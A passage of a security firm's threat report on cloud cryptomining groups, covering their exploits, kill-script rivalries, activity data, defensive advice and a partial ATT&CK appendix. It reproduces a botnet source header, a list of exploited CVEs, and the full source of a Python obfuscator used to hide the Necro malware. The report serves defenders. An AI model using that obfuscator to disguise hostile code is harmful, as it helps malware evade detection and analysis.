Sophistication	🔴	🔴	⚪	⚪	⚪
Vulnerability exploitation	🔴	🔴	🔴	⚪	⚪
Social media presence	🔴	⚪	⚪	⚪	⚪

The group known as 8220 has been increasingly active, going by its activities over the past year. 8220 has been a prolific exploiter of recent vulnerabilities, particularly those in Oracle WebLogic Server. Because of this, we saw an increase in 8220's activity in 2021, approximately 10 times the levels we saw in 2020.

While its activity has increased, there has not been much change in how it operates. The group compromises a vulnerable WebLogic server and then deploys its malware kit. This toolkit consists of XMRig, Tsunami (a DDoS/scanning platform), and a shell script that sets up cron jobs for persistence. This same shell script also looks for any known competitors, killing off any processes that are using the same valuable resources.

8220 and Kinsing have been known to fight over the same resources, eject each other from a host, and then install their own cryptocurrency miners. While attempting to establish persistence, both groups use a myriad of options. Compromised hosts generate a high volume of network traffic that increases with each successful persistence mechanism. These hosts establish a scheduled task to call back to a primary domain and a secondary hard-coded IP address. A recent change in TTPs shows the malware running from the "/home/<user>" directory along with the "/tmp" directory. 8220 also adds entries into the bash profile as a means of increasing persistence.

Much like Kinsing, 8220 has little online presence on social media and underground forums. As we have observed, there are two types of groups in the cloud-based cryptocurrency mining space (depending on a group's end goal with its campaigns): Either a group wants to be well-known like TeamTNT or it wants to keep a lower profile.

Kek Security

Active since	2017	2018	2019	2020	2021
Sophistication	●	●	●	●	○
Vulnerability exploitation	●	●	●	●	○
Social media presence	●	●	●	○	○


In January 2021, researchers at Imperva published a report on a new piece of IRC botnet malware written in Python called Necro.[19] Similar to the IRC bot from Outlaw, this bot can be used by its administrators for purposes such as cryptocurrency mining or DDoS attacks. What we have noticed about the group behind Necro, called Kek Security, is that it is quick to integrate new exploits from multiple vulnerabilities and is still active in updating the malware as of this writing.

The attack method used in the Necro campaign has not changed since its discovery in January 2021. However, the number of exploits this bot has integrated into its code has been increasing over time, even as there has been no non-vulnerability update on the malware since Cisco Talos' blog post about it in June 2021.[20]

Unlike the other groups' campaigns, this campaign also targets the Windows platform, giving Kek Security more devices to control and use for pivoting. Recent versions of Kek Security's bot[21] have been seen to include the EternalBlue and EternalRomance exploits along with exploits for vulnerabilities including:

- CVE-2020-14882: Oracle Weblogic Server unauthenticated remote code execution (RCE)
- CVE-2020-28188: TerraMaster TOS RCE
- CVE-2021-3007: Zend Framework RCE
- CVE-2020-7961: Liferay Portal unauthenticated RCE via JSON Web Services
- CVE-2021-21972: VMware vCenter Server RCE
- CVE-2021-29003: Genexis Platinum 4410 2.1 P4410-V2-1.28 arbitrary RCE via shell metacharacters


A comment in the Python script from early versions of the malware reveals the nickname of a possible author of the bot. This threat actor has been associated with other malware before — initially with existing IoT malware and then eventually evolving to developing, selling, and/or running several of their own botnets.



```
#!/usr/bin/env python
#-------------------------------------------------------------------------------
#
# Name:         N3Cr0m0rPh IRC bot V8
# Purpose:      IRC Bot for botnet
# Notes:        (polymorphic) nearly impossible to remove (or detect) without system
#                analysis and creation of a tool, also has amp methods now.
#
# Author:       Freak @ PopulusControl (sudoer)
#
# Created:      15/01/2015
# Last Update: 1/1/2021
# Copyright:    (c) Freak 2021
# Licence:      Creative commons.
#-------------------------------------------------------------------------------
```

Figure 13. An excerpt from the Python script showing a possible author nickname

Kek Security's activities have escalated over the years, and will likely continue to do so. Comparing Kek Security's first known malware to its latest, we quickly notice how the latter is more obfuscated to hinder researchers from studying the code and to evade detection by antimalware. The obfuscator used for the Python script was published on Pastebin under Kek Security's account.



SIXTEEN Line [redacted] string obfuscator by Freak

[redacted] PRO JAN 7TH, 2021 (EDITED) 359 NEVER

Not a member of Pastebin yet? Sign Up, it unlocks many cool features!

Python 1.87 KB

```python
import sys,zlib,ast,collections #CODED BY FREAK - [redacted] - LEAVE CREDS IF U USE DONT BE A RIPPER - Original src (updated from time to time): [redacted]
def escape(s):
    ch = (ord(c) for c in s)
    return ''.join(('\\x%02x' % c) if c <= 255 else ('\\u%04x' % c) for c in ch)
global newcode
code = newcode = open(sys.argv[1]).read()
root = ast.parse(code)
class ShowStrings(ast.NodeVisitor):
  def visit_Str(self, node):
    if len(node.s) >= 5 and "re." not in code.split("\n")[node.lineno-1] and ":(" not in code.split("\n")[node.lineno-1] and ": (" not in code.split("\n")[node.lineno-1]: #min length five and no regex statements or dicts allowed
            global newcode
            string=code.split("\n")[node.lineno-1][node.col_offset:node.col_offset+len(node.s)+2][0]+"".join(code.split("\n")[node.lineno-1][node.col_offset+1:node.col_offset+len(node.s)+len(code.split("\n")[node.lineno-1][node.col_offset-1:node.col_offset+len(node.s)+2].split(code.split("\n")[node.lineno-1][node.col_offset+1:node.col_offset+len(node.s)+2][0])[0])+4][:code.split("\n")[node.lineno-1][node.col_offset+1:node.col_offset+len(node.s)+len(code.split("\n")[node.lineno-1][node.col_offset-1:node.col_offset+len(node.s)+2].split(code.split("\n")[node.lineno-1][node.col_offset+1:node.col_offset+len(node.s)+2][0])[0])+4].find(code.split("\n")[node.lineno-1][node.col_offset:node.col_offset+len(node.s)+2][0])])+code.split("\n")[node.lineno-1][node.col_offset:node.col_offset+len(node.s)+2][0]
            compressed="zlib.decompress("+code.split("\n")[node.lineno-1][node.col_offset:node.col_offset+len(node.s)+2][0]+escape(zlib.compress(node.s))+code.split("\n")[node.lineno-1][node.col_offset:node.col_offset+len(node.s)+2][0]+")"
            newcode=newcode.replace(string, compressed)
ShowStrings().visit(root)
with open("secret.py", 'w') as f: f.write(newcode)
```

Figure 14. The Python obfuscator used by Kek Security for its Necro miner

Kek Security has also moved back to hosting its servers on the Tor network rather than using domain-general algorithms on dynamic DNS services, which were introduced in its code in January 2021. The attack method for its IRC botnet will not change drastically in the future. However, Kek Security's constant addition of exploits to its arsenal and inclusion of Windows systems in its target list will likely expand the size of the botnet.

Capture-the-Flag in the Cloud

In any ecosystem where different parties have a common desire to control a set of commonly accessible resources, the competition for resources can be fierce — and this most definitely applies to the constant battle among cloud-based cryptocurrency-mining groups to maintain control over their victims' servers. The general lack of security software on these servers, combined with the fact that many of these groups use similar initial exploits, is the real driving factor behind any innovation and evolution we see among these groups. They add new exploits that enable them to attack systems that their competitors cannot and, at the same time, they constantly improve both their ability to resist being deleted by competitors and their ability to remove competitors from the compromised systems themselves — a sort of capture-the-flag in the cloud.

As a result, it is common for cryptocurrency miners to be found fighting for the same resources, with many having kill scripts to deal with adversaries. The rivalry between Kinsing and 8220 is a prime example, as both target WebLogic vulnerabilities and can be found kicking each other off infected hosts, sometimes even several times a day.

Occasionally, cryptocurrency-mining groups make a slight change, such as installing a directory or changing a process name they use, that enables their software to be hidden from their rivals' kill scripts. Eventually, however, the kill scripts are adjusted and this advantage is lost. Often, these groups find themselves having to act as both attacker and defender, with kill scripts amounting to primitive antivirus engines.

Kinsing recently implemented changes to its operations that have made it nearly impossible for other groups to find its software through kill scripts. It accomplished this increase to its defenses by changing how its miner is run in memory, cleaning up its config files, and generating a six-character file name that can be placed in many locations within a file system. Now, when 8220, for example, compromises a host that Kinsing is on, it can longer find and remove Kinsing, while Kinsing's next update will enable it to kick 8220 back off instead. We saw an example of this when 8220 compromised a host seven times within a few days, and the longest it ever kept a presence within the system was 13 minutes.





Figure 15. A typical day showing the back-and-forth control of a cloud instance by Kinsing (red) and 8220 (blue), with the numbers representing inbound control connections

While we see these two groups in constant conflict, another group, Outlaw, seems to avoid them entirely by simply going after different targets. This means that there is little crossover between Outlaw and either of the two competing groups. Outlaw still has the same kill scripts that all the other cryptocurrency miners have, but because it primarily focuses on brute-force attacks on SSH connections, we have rarely seen the group need these kill scripts. Meanwhile, Kek Security does have targets in common with Kinsing and 8220, yet we have rarely observed it try to kick other groups off infected systems. It seems to have other goals in mind, which might indicate that it does not care as much that other miners might be on the same host.

Finally, there is TeamTNT, which is much more direct in its battles with other cryptocurrency-mining groups. Until recently, it used Twitter to call out any other groups that were, by the group's reckoning, attempting to mimic TeamTNT. In some cases, this also led to campaigns with the purpose of taking down as many mining operations controlled by rival groups as possible.


HildeGard@TeamTNT
@HildeTNT

Watchdog... es geht los! Bald fühlst du dich wie kinsing xD aber einen counter bekommst du nicht!

Translated from German by Google

Watchdog ... let's go! Soon you will feel like kinsing xD but you won't get a counter!

Figure 16. TeamTNT calling out Watchdog, another cryptocurrency-mining group, for installing software on the same victims as TeamTNT's

The Cloud-Based Cryptocurrency Mining Landscape

An analysis of detection statistics for attacks from the cryptocurrency-mining groups discussed in this report from January to August 2021 reveals some interesting trends. While the datasets clearly show that these groups are attacking the cloud and fighting over systems, the more vocal and public groups are often not the most prevalent. This is a clear reminder to focus on the facts and not on the noise.

Based on our findings, Kinsing had the steadiest level of machines compromised, with around 25 to 50 beacons to its servers per day per unique compromised organization. Kinsing and 8220 were the most prolific groups, with more than 2,000 observed unique beacons per month.




Figure 17. A comparison of the daily activity of cryptocurrency-mining groups from January to August 2021. The major spikes in activity from 8220 were from its use of new vulnerabilities.




Figure 18. A comparison of the monthly activity of cryptocurrency-mining groups from January to August 2021

Taking into account each individual group, we see that while TeamTNT was very vocal about its campaigns, it had a relatively low volume of actual infections. On average, TeamTNT had the same volume of activity in a month as Kinsing had in a day.




Figure 19. A comparison of TeamTNT's monthly activity from January to August 2021

Outlaw, one of the older groups doing cryptocurrency mining in the cloud, fell somewhere in the middle. It had a lower volume of traffic than Kinsing and 8220 but was more active than TeamTNT and Kek Security, with 100 to 250 unique beacons per month.




Figure 20. A comparison of Outlaw's monthly activity from January to August 2021

Kek Security might be relatively new to cloud-based cryptocurrency mining, but we believe that it will likely progress quickly as it has recently moved from targeting IoT infrastructure to cloud infrastructure. Our data shows that its activity volume was roughly the same as Outlaw's, and we believe that it is likely to continue in an upward trajectory.




Figure 21. A comparison of Kek Security's monthly activity from January to August 2021

Our aim with the data we provide in this section is to pinpoint which groups are the most problematic and should be prioritized for defending systems against. In our view, while more vocal groups like TeamTNT might grab the headlines, it is more active groups like Kinsing and 8220 that should be prioritized by organizations looking to secure their cloud assets. This will, in turn, have a positive effect on their efforts to keep all other cryptocurrency-mining groups at bay.

Defense Against Cloud-Based Cryptocurrency-Mining Attacks

When it comes to defending cloud infrastructure against cryptocurrency-mining attacks, we divide our advice into two categories: first, the defenses and best practices that organizations can deploy to ensure a high level of security from cloud attacks in general, and second, the steps that they can take to ensure that their systems are hardened enough to reduce the risks of attacks from cryptocurrency-mining groups.

One of the best ways of stopping cloud-based cryptocurrency-mining attacks is to ensure that systems are up to date and running only the services that are required. The vast majority of the attacks we see today are opportunistic and abuse some form of outdated deployed software, so as is always the case, patching is key. And this must be applied to every level of the stack, all the way across the infrastructure — from Kubernetes and Docker deployments to running applications and services.

However, even if an organization is diligent in patching its systems, there are still ways that cryptocurrency-mining groups could gain access, such as poorly configured APIs (like those from Docker and Kubernetes). TeamTNT has been known to take advantage of such APIs to deploy cryptocurrency miners.[22] These APIs should not be exposed directly to the internet as doing so gives attackers the ability to manage the services directly. Instead, interaction should be limited only to administrators or a select few people at most.

One advantage of cloud-based services over an office environment is that, by and large, they perform the same tasks repeatedly. This can be an advantage when it comes to defense as well, as the organization can take an allowlist-type approach by first understanding the baselines for its applications (such as the normal levels of CPU usage and expected external connections) and then focusing on putting alerts in place for anything that exceeds these thresholds. Even better is to operate under the assumption that the organization has already been compromised, so that instead of focusing all energy on keeping attackers out (which, of course, is also needed), defenders can work on the basis that they are already in and are instead trying to find them faster.

Many cloud systems are directly exposed to the internet, meaning they are less secure from a network stance than if the systems were deployed inside the organization's security perimeter. However, there are ways to lessen the attack surface from a network point of view by deploying tools and software such as firewalls, intrusion detection and prevention systems (IDS/IPS), and cloud endpoint security products that can limit and filter network traffic to and from known bad hosts. For organizations that has software with the ability to filter traffic to and from their cloud instances, we also recommend filtering out domains associated with known mining pools, aggregators of which can be found online.[23]

Furthermore, there a number of other deployable defenses that are specific to cloud-based cryptocurrency miners. (How these approaches should specifically be implemented is not discussed here, as it varies across cloud service providers.) We recommend the deployment of the following:

- Rules that monitor utilization of resources from a cost perspective (with overutilization defined as a threshold in time). Cryptocurrency-mining attacks lead to spikes in CPU usage, which should appear clearly in any CPU resource monitoring tool and, in some cases, in billing depending on the sort of service affected.
- Rules that monitor for additional open ports that are beyond the need of the specific cloud services in operation, especially those running on privileged ports.
- Rules that monitor the usage of and changes made to DNS routing, which is a common avenue for setting up clusters for cryptocurrency mining.

Finally, we recommend checking a number of thorough best-practice guides aimed at helping diagnose and secure cloud systems from attacks and assisting organizations in properly configuring their cloud-native software and services. These include those pertaining to AWS,[24] Google Cloud Platform,[25] Microsoft Azure,[26] and Oracle Cloud.[27]

Any security deployment must always be an inevitable trade-off between what is most effective and what is financially viable. To help address this trade-off, we advise organizations to make use of MITRE ATT&CK for both the specific matrix for containers[28] and the table we provide in the appendix of this paper. MITRE ATT&CK can help defenders recognize the most common TTPs we have observed among cloud-based cryptocurrency-mining groups and help them prioritize defenses accordingly. From our experience, these groups are highly opportunistic and are always looking for easy victims. This means that it is not necessary to put defenses in place for all of the groups' techniques, but simply to thwart their preferred kill chains enough to discourage them from attacking systems, moving on to more vulnerable targets instead.

All things considered, securing the cloud is a shared responsibility between the organization and the cloud service provider. It is important to do a risk assessment of any cloud service the organization is considering to ensure that the provider has the proper security protocols in place. At the same time, the organization should ensure that security is not a mere afterthought but rather an integral part of the cloud deployment.

Conclusion

In a little over a decade, cryptocurrency mining has evolved from being a pastime for hobbyists trying to max out their CPUs in their basements to being a legitimate business model for companies around the world. The rise of cryptocurrencies and other related technologies such as nonfungible tokens (NFTs) in the mainstream has made it clear that this new wave of money is not going away anytime soon. And with record prices for some of these cryptocurrencies, it is no wonder that it is still firmly on the radar of cybercriminal groups, especially when they could reap all the rewards at the expense of others.

In this paper, we document the current state of play of these groups. We use case studies of non-exhaustive groupings of attackers to help cloud defenders gain a deep insight into how they think and operate. In particular, our goal is to point out the impact and damage these groups could cause to businesses as they become increasingly reliant on cloud infrastructure, while also providing practical advice on how to defend from their attacks. It is our hope that compiling all of this information into one document can offer defenders a guide that can help them make their cloud deployments more secure, while still reaping all of the benefits.

When done legitimately, cryptocurrency mining is normally an exercise with tiny margins: The money gained from generating coins is offset by infrastructure and energy costs. But when all of these costs are being shouldered by the victim of unauthorized or malicious cryptocurrency mining, the margins become much more financially rewarding for the miners. The global competition for cryptocurrency mining is intense, and to really reap the rewards, attackers look to carry it out on a massive scale. For an attacker, the solution is simple: Compromise as many servers as possible and abuse these resources. As a business model, this is very appealing for attackers since they do not need to, for example, look for credit cards to steal or wait for a victim to type their credentials. They do not need to encrypt data and then deal with back-and-forth negotiations. They simply need to gain access and deploy their tools, and the money tap starts flowing. Even a few hours of mining can already provide a decent profit.

The most significant hurdle cryptocurrency mining groups have to overcome is actually one another. All of these groups are competing against one another to gain as much computing power as possible — and it is organizations that are caught in the crossfire. Even though the implications might seem small, the impact to the CPU of each server could be substantial, not only in direct financial terms but also in hindering company services (for example, database queries or web queries). Any cloud-based business is part of this landscape, whether the business likes it or not.

Driven by this internal competition, cryptocurrency miners continue to evolve, no longer content with simply targeting the most vulnerable, wide-open systems. They are already creating custom exploits and taking advantage of all the benefits the cloud has to offer. As organizations continue to migrate more of their services to the cloud, the opportunity for compromising a large and lucrative target increases. And this, in turn, prompts continued advancement of cryptocurrency-mining groups' business models. While compromising a medium-size business is one thing, compromising the cloud instances of a large Fortune 500 company opens a range of secondary criminal markets — and today's cybercriminals are quite eager to take advantage of these. In this scenario, cryptocurrency-mining groups become access brokers, using their knowledge of cloud attacks to open the doors of the organization to the highest bidder to come in and deploy ransomware or exfiltrate data, leading to massive potential losses for the victim. In our research into the life cycle of a compromised server, we show that the presence of cryptocurrency mining can often be used for monetization during the idle period where an attacker is offering the victim's infrastructure for sale.[29] So, rather than considering cryptocurrency-mining attacks as a low-risk endeavor, it might be better to view them as a red flag indicating that something is seriously wrong in an organization's infrastructure security.

The lines of these cybercriminal business models are already beginning to blur. And these cryptocurrency miners are now becoming more than just a threat to an organization's resources, but a threat to every single bit of sensitive data on the cloud infrastructure. They are, in a sense, a symptom of something that might be much larger, much more complex, and much more dangerous.

Appendix

MITRE ATT&CK Tactics and Techniques

Tactic	Technique	Groups
Reconnaissance	Active Scanning T1595	8220 Kek Security Kinsing Outlaw TeamTNT
	Gather Victim Host T1592	Kinsing TeamTNT
	Gather Victim Network Information T1590	Kek Security
	Search Open Technical Database T1596	8220 Kek Security Kinsing TeamTNT
Resource Development	Acquire Infrastructure T1583	8220 Kek Security Kinsing Outlaw TeamTNT
	Compromise Accounts T1586	8220 Outlaw
	Develop Capabilities T1587	Kek Security Kinsing TeamTNT
	Obtain Capabilities T1588	8220 Kek Security Kinsing Outlaw TeamTNT
	Stage Capabilities T1608	8220 Kek Security Kinsing Outlaw TeamTNT
Initial Access	Exploit Public-Facing Application T1190	8220 Kek Security Kinsing Outlaw TeamTNT
	External Remote Services T1133	8220 Kek Security Kinsing TeamTNT

Tactic	Technique	Groups
Execution	Command and Scripting Interpreter T1059	8220 Kek Security Kinsing Outlaw TeamTNT
	Container Administration Command T1609	8220 Kinsing TeamTNT
	Deploy Container T1610	TeamTNT
	Scheduled Task/Job T1053	8220 Kek Security Kinsing Outlaw TeamTNT
Persistence	Account Manipulation T1098	Outlaw
	Boot or Logon Initialization Scripts T1037	8220 Kek Security Kinsing Outlaw TeamTNT
	Create Account T1136	TeamTNT
	Create or Modify System Process T1543	8220 Kek Security Kinsing Outlaw TeamTNT
	Implant Internal Image T1525	TeamTNT
	Scheduled Task/Job T1053	8220 Kek Security Kinsing Outlaw TeamTNT

Tactic	Technique	Groups
Defense Evasion	Hide Artifacts T1564	Kinsing
	Deobfuscate/Decode Files or Information T1140	Kek Security TeamTNT
